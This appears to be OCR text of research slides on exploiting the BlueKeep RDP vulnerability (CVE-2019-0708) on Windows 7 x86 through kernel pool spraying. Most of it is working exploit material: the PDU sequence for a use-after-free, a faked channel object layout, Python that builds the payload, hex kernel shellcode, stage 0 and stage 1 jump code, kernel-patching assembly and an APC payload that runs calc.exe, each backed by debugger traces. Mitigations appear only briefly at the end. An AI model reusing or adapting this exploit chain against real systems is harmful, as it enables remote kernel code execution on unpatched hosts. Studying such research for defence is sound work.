
Reclaim: Send RDPDR Client Name Request PDUs to reclaim freed MS_T120 channel object.




```
kd> !pool 867b3560
Pool page 867b3560 region is Nonpaged pool
*867b3558 size:   d0 previous size:   20  (Free ) *TSic
        Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys
kd> dc 867b3560 lc8/4
867b3560  00000000 86798258 867b3629 00000000  ....X.y.)6{.....
867b3570  000000a8 00000000 00000000 00000000  ................
867b3580  434e4472 00000001 00000000 00000000  rDNC............
867b3590  8128518b 000434c2 44e2ff00 44444444  .Q(..4.....DDDDD
867b35a0  00000000 44444444 44444444 44444444  ....DDDDDDDDDDDD
867b35b0  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
867b35c0  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
867b35d0  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
867b35e0  00000000 44444444 44444444 86c10030  ....DDDDDDDD0...
867b35f0  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
867b3600  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
867b3610  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
867b3620  44444444 44444444                     DDDDDDDD
red: 0x20 sized for termdd internal useage
orange: 0x10 sized rdpdr client name request header
yellow: stage1_shellcode
green: avoid crash in ExEnterCriticalRegionAndAcquireResourceExclusive(ChannelObject + 0xC);
light blue: bypass check in
"v11 = *( DWORD *)(ChannelObject + 0x80); if ( v11 & 0x28 || *( DWORD *)(v6 + 0x44) == 1 && !(v11 & 2) )"
purple: EIP address
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Shellcode: Send RDPDR Client Name Request PDU(only once) to write final stage shellcode into the kernel pool.




```
datalen = 0x5c8
size = '{0:04x}'.format(datalen+0x10+0x08+0x0e+1)
size2 = '{0:03x}'.format(datalen+0x10+0x08)
size3 = '{0:04x}'.format(datalen+0x10)
datasize = '{0:04x}'.format(datalen)
ShellcodeHeader = "0300"+ size + "02f08064000703ec708" + size2 + size3[2:4] + size3[0:2] +"0000" + "0300000072444e430100000000000000" +
datasize[2:4] + datasize[0:2] + "0000"
sig = "efbeadde"
#system calc
stage2shellcode =
"8b45f8c78008010000000000000c7858400000010000008b042405730300008904246 48b0d240100008d818400000066ff0060e8000000005be825000000b9760100000f328d
7b3b39f87411394500740689450089550889f831d20f306131c0c210008dab00100000c1ed0cc1e50c83ed50c3b9230000006a300fa18ed98ec1648b0d400000008b6104519c6
0e8000000005be8cbffffff8b450083c0178944242431c09942f00fb055087512b976010000998b45000f30fbe804000000fa619dc38b4500c1e80cc1e00c2d00100000668138
4d5a75f4894504b8787cf4dbe8ad00000097b83f5f647757e8a100000029f889c18d581c8d341f64a1240100008b3689f229c281fa0004000077f252b8e1140117e87f0000008
b400a8d50048d340fe8af0000003d5a6afac1740e3dd883e03e74078b3c1729d7ebe3897d0c8d1c1f8d75105f8b5b0431c0556a015550e8000000008104249200000005053293c
2456b8c45c196de82500000031c050505056b83446ccafe81500000085c074c68b451c80780e017407890089400 4ebb6c3e802000000ffe0608b6d04978b453c8b54057801ea8
b4a188b5a2001eb498b348b01eee81d00000039f875f18b5a2401eb668b0c4b8b5a1c01eb8b048b01e88944241c61c35231c099acc1ca0d01c285c075f6925ac3588944241058
59585a6052518b2831c064a22400000099b04050c1e006505452891151 4a52b8ea996e57e87bffffff85c0754f588b38e8000000005e83c655b900040000f3a48b450c50b848b
818b8e856ffffff8b400c8b40148b00668378241875f78b5028817a0c3300320075eb8b5810895d04b85e515e83e832ffffff59890131c08845084064a22400000061c35a5858
59515151e8000000083042409515152ffe0fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8
b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b
61595a51ffe05f5f5a8b12eb8d5d6a018d85b20000005068318b6f87ffd5bbe01d2a0a68a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd563616c632e65786500"
data = stage2shellcode + "44" * (datalen-len(stage2shellcode)-4)
shellcode = ShellcodeHeader + sig + data
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Re-Use: Terminating the connection will trigger RDPWD!SignalBrokenConnection which will call termdd!IcaChannelInput.


---------->
Establish Connection

---------->
Refresh Rect PDU

---------->
Free Channel PDU

---------->
RDPDR Client Name Request PDU

---------->
Terminate Connection



Case study: Exploit CVE-2019-0708 (Bluekeep)

Re-Use: How to reach the function call with the faked MS_T120 object in termdd!IcaChannelInput.

----------> Establish Connection

----------> Refresh Rect PDU

----------> Free Channel PDU

----------> RDPDR Client Name Request PDU

----------> **Terminate Connection**

```
ChannelPointerTable = IcaGetConnectionForStack(v6);// here
ChannelObject = IcaFindChannel(ChannelPointerTable, slot_base, slot_index);
if ( !ChannelObject )                           // when called from RDPWD!SignalBrokenConnection,
                                                // slot_base is 5 and slot_index is 0x1f,
                                                // MS_T120 object will be found
{
LABEL_72:
  if ( !P )
    return 0;
  goto LABEL_73;
}
 InterlockedExchangeAdd((volatile signed __int32 *)(ChannelObject + 8), 1u);
ExEnterCriticalRegionAndAcquireResourceExclusive(ChannelObject + 0xC);   avoid crash
v11 = *(_DWORD *)(ChannelObject + 0x80);
if ( v11 & 0x28 || *(_DWORD *)(v6 + 0x44) == 1 && !(v11 & 2) )   bypass check
{
  ExReleaseResourceAndLeaveCriticalRegion(ChannelObject + 0xC);
  IcaDereferenceChannel((PVOID)ChannelObject);
  IcaDereferenceChannel((PVOID)ChannelObject);
  goto LABEL_72;
}
pool = P;
if ( P )
{
  InputBuffer = (PVOID)*((_DWORD *)P + 2);
  inputSize_6th_para = *((_DWORD *)P + 3);
}
func_ptr = *(void (__stdcall ***)(_DWORD, _DWORD, _DWORD, _DWORD))(ChannelObject + 0x8C);
if ( func_ptr )
{
  (*func_ptr)(func_ptr, InputBuffer, inputSize_6th_para, &v36);// call [eax], control eip
  if ( pool )
    ExFreePoolWithTag(pool, 0);
  pool = (PVOID)v36;
00001A9C IcaChannelInputInternal:69
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Control the EIP: We put the fixed address 0x86c10030 in the 0x8c offset of faked MS_T120 channel object, because we spray 4 bytes stage 0 shellcode at address 0x86c1002c.

---------->
Establish Connection

---------->
Refresh Rect PDU

---------->
Free Channel PDU

---------->
RDPDR Client Name Request PDU

---------->
Terminate Connection

```
kd>
eax=00000000 ebx=867b3560 ecx=867b3500 edx=00000000 esi=8679d668 edi=00000000
eip=918446e5 esp=a837e0fc ebp=a837e12c iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
termdd!IcaChannelInputInternal+0xff:
918446e5 8b838c000000    mov     eax,dword ptr [ebx+8Ch] ds:0023:867b35ec=86c10030
...
kd>
eax=86c10030 ebx=867b3560 ecx=a837e128 edx=00000000 esi=8679d668 edi=00000000
eip=918446fd esp=a837e0f0 ebp=a837e12c iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
termdd!IcaChannelInputInternal+0x117:
918446fd 50              push    eax
kd>
Breakpoint 61 hit
eax=86c10030 ebx=867b3560 ecx=a837e128 edx=00000000 esi=8679d668 edi=00000000
eip=918446fe esp=a837e0ec ebp=a837e12c iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
termdd!IcaChannelInputInternal+0x118:
918446fe ff10            call    dword ptr [eax]      ds:0023:86c10030=86c1002c
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Stage 0 shellcode.

How to implement
jmp ebx+30h
with only 4 bytes?

ebx is pointing to the faked MS_T120 object and ebx+30h pointing to the controlled data – stage 1 shellcode.

```
kd> dc 86c1002c l4
86c1002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c  ....,...\\\\\\\\

kd> u 86c1002c
86c1002c 00c3            add     bl,al
86c1002e ffe3            jmp     ebx

kd>
Breakpoint 61 hit
eax=86c10030 ebx=867b3560 ecx=a837e128 edx=00000000 esi=8679d668 edi=00000000
eip=918446fe esp=a837e0ec ebp=a837e12c iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
termdd!IcaChannelInputInternal+0x118:
918446fe ff10            call    dword ptr [eax]      ds:0023:86c10030=86c1002c
kd> t;r
eax=86c10030 ebx=867b3560 ecx=a837e128 edx=00000000 esi=8679d668 edi=00000000
eip=86c1002c esp=a837e0e8 ebp=a837e12c iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
86c1002c 00c3            add     bl,al
kd> t;r
eax=86c10030 ebx=867b3590 ecx=a837e128 edx=00000000 esi=8679d668 edi=00000000
eip=86c1002e esp=a837e0e8 ebp=a837e12c iopl=0         ov up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000a86
86c1002e ffe3            jmp     ebx {867b3590}
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Stage 1 shellcode start from the 0x30 offset of the faked MS_T120 channel object.
Stage 1 shellcode is for finding the final stage shellcode from the stack and jumping to the final stage shellcode.

```
#stage 1 shellcode
kd> t;r
eax=86c10030 ebx=867b3590 ecx=a837e128 edx=00000000 esi=8679d668 edi=00000000
eip=867b3590 esp=a837e0e8 ebp=a837e12c iopl=0         ov up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000a86
867b3590 8b5128          mov     edx,dword ptr [ecx+28h] ds:0023:a837e150=a7dcf008
kd> t;r
eax=86c10030 ebx=867b3590 ecx=a837e128 edx=a7dcf008 esi=8679d668 edi=00000000
eip=867b3593 esp=a837e0e8 ebp=a837e12c iopl=0         ov up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000a86
867b3593 81c234040000    add     edx,434h
kd> t;r
eax=86c10030 ebx=867b3590 ecx=a837e128 edx=a7dcf43c esi=8679d668 edi=00000000
eip=867b3599 esp=a837e0e8 ebp=a837e12c iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
867b3599 ffe2            jmp     edx {a7dcf43c}
```

```
kd> !pool a7dcf008
Pool page a7dcf008 region is Paged pool
*a7dcf000 size:  c18 previous size:    0  (Allocated) *TSmc
        Pooltag TSmc : PDMCS - Hydra MCS Protocol Driver
kd> db a7dcf008+434
a7dcf43c  8b 45 f8 c7 80 08 01 00-00 00 00 00 00 c7 85 84  .E..............
a7dcf44c  00 00 00 10 00 00 00 8b-04 24 05 73 03 00 00 89  .........$.s....
a7dcf45c  04 24 64 8b 0d 24 01 00-00 8d 81 84 00 00 00 66  .$d..$.........f
a7dcf46c  ff 00 60 e8 00 00 00 00-5b e8 25 00 00 00 b9 76  ..`.....[.%....v
a7dcf47c  01 00 00 0f 32 8d 7b 3b-39 f8 74 11 39 45 00 74  ....2.{;9.t.9E.t
a7dcf48c  06 89 45 00 89 55 08 89-f8 31 d2 0f 30 61 31 c0  ..E..U...1..0a1.
a7dcf49c  c2 10 00 8d ab 00 10 00-00 c1 ed 0c c1 e5 0c 83  ................
a7dcf4ac  ed 50 c3 b9 23 00 00 00-6a 30 0f a1 8e d9 8e c1  .P..#...j0......
#final shellcode
kd> u a7dcf43c
a7dcf43c 8b45f8          mov     eax,dword ptr [ebp-8]
a7dcf43f c780080100000000000 mov dword ptr [eax+108h],0
a7dcf449 c785840000010000000 mov dword ptr [ebp+84h],10h
a7dcf453 8b0424          mov     eax,dword ptr [esp]
a7dcf456 0573030000      add     eax,373h
a7dcf45b 890424          mov     dword ptr [esp],eax
a7dcf45e 648b0d24010000  mov     ecx,dword ptr fs:[124h]
a7dcf465 8d8184000000    lea     eax,[ecx+84h]
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Patch the kernel in the final stage shellcode.

```
kd> u a7dcf43c
a7dcf43c 8b45f8              mov     eax,dword ptr [ebp-8]   ; get ChannelPointerTable object
a7dcf43f c7800801000000000000 mov dword ptr [eax+108h],0     ; clear the reference to freed MS_T120 channel object
a7dcf449 c785840000010000000 mov dword ptr [ebp+84h],10h     ; bypass the check to avoid the code entering some unwanted routes
a7dcf453 8b0424              mov     eax,dword ptr [esp]     ; get return value
a7dcf456 0573030000          add     eax,373h                ; add retrun value with 0x373
a7dcf45b 890424              mov     dword ptr [esp],eax     ; make the code return to the end of termdd!IcaChannelInputInternal
                                                             ; to avoid operating freed MS_T120 channel object further
a7dcf45e 648b0d24010000      mov     ecx,dword ptr fs:[124h] ; emulate the ExReleaseResourceAndLeaveCriticalRegion
a7dcf465 8d8184000000        lea     eax,[ecx+84h]           ; function to inc the word value in KTHREAD, otherwise kernel will
a7dcf46b 66ff00              inc     word ptr [eax]          ; crash with APC_INDEX_MISMATCH error
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Final stage shellcode: insert APC to execute ring3 shellcode


```
; ------------------------------------------------------------------------------
; eternalblue shellcode modified by Tao Yan (@ga1ois) for bluekeep (CVE-2019-0708) on June 2019
; ------------------------------------------------------------------------------
;
; This file has no update anymore. Please see https://github.com/worawit/MS17-010
;
; Windows x86 kernel shellcode from ring 0 to ring 3 by sleepya
; The shellcode is written for eternalblue exploit:
; - https://gist.github.com/worawit/bd04bad3cd231474763b873df081c09a
;
;
; Idea for Ring 0 to Ring 3 via APC from Sean Dillon (@zerosum0x0)
;
;
; Note:
; - The userland shellcode is run in a new thread of system process.
;     If userland shellcode causes any exception, the system process get killed.
; - On idle target with multiple core processors, the hijacked system call might take a while (> 5 minutes) to
;     get call because system call is called on other processors.
; - The userland payload MUST be appened to this shellcode.
;
; Reference:
; - http://www.geoffchappell.com/studies/windows/km/index.htm (structures info)
; - https://github.com/reactos/reactos/blob/master/reactos/ntoskrnl/ke/apc.c
```

```
userland_payload:
  ;int 3
  cld                    ; Clear the direction flag.
  call start             ; Call start, this pushes the address of 'api_call' onto the stack.
delta:                   ;
%include "./block_api.asm" ;
start:                   ;
  pop ebp                ; Pop off the address of 'api_call' for calling later.
  push byte +1           ;
  lea eax, [ebp+command-delta]
  push eax               ;
  push 0x876F8B31        ; hash( "kernel32.dll", "WinExec" )
  call ebp               ; WinExec( &command, 1 );
    ; Finish up with the EXITFUNK.
%include "./block_exitfunk.asm"
command:
  db "calc.exe", 0
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

Final stage shellcode 2: write any file in the kernel directly

```
pushad
pushfd
mov ebp, esp
sub esp, 0x300

mov eax,[fs:0x1c] ;kpcr
mov eax,[eax+0x34] ; KdVersionBlock
mov eax, [eax+0x10] ;kernelbase

mov edx, eax
mov [ebp-0x200], edx ;imagebase
cmp WORD  [edx], 0x5a4d ;MZ
jnz gameover
mov eax, edx ;imagebase
add eax, [edx+0x3c] ; pNtHdr
mov eax, [eax+0x78] ; export table rva
cmp eax, 0
jz gameover
add eax, edx ; pExport
mov ebx, eax
mov eax, [ebx+0x14] ;NumberOfNames
mov [ebp-0x1fc], eax ;save NumberOfNames
mov eax, [ebx+0x1c] ;AddressOfFunctions rva
add eax, edx ;AddressOfFunctions va
mov [ebp-0x1f8], eax ;save AddressOfFunctions
mov eax, [ebx+0x20] ;AddressOfNames rva
add eax, edx ;AddressOfNames va
mov [ebp-0x1f4], eax ;save AddressOfNames
```



Case study: Exploit CVE-2019-0708 (Bluekeep)

- Putting all together
  - Establish the connection to the target.
  - Spray data with Refresh Rect PDU.
  - Send the abnormal PDU on MS_T120 channel to free the MS_T120 channel object.
  - Reclaim/Occupy the freed MS_T120 channel object with RDPDR Client Name Request PDU.
  - Send the final stage shellcode with RDPDR Client Name Request PDU.
  - Terminate the connection to re-use the freed MS_T120 channel object, control EIP and execute shellcode.

Case study: Exploit CVE-2019-0708 (Bluekeep)

- Demo (on Windows 7 x86)
  - Successful rate 81.25% because of the “add bl, al(30h)” overflow in the stage 0 shellcode
  - Kernel pool base address

Summary

- Three Innovative Ways for Pool Feng Shui with RDP PDUs
  - Useful and universal Pool Feng Shui techniques in Windows RDP Exploitation
  - More universal than RDPSND method and MS_T120 method
- Mitigation
  - Clear data when freeing pool
  - Restrict client name length
  - Use smaller pool to store Refresh Rect PDU data
- Future works
  - Is there a way to hold kernel pools allocated by Refresh Rect PDU and reach memcpy path each time?
  - Can we spray big pools with Bitmap Cache PDU in multiple connections?
  - More interesting PDUs?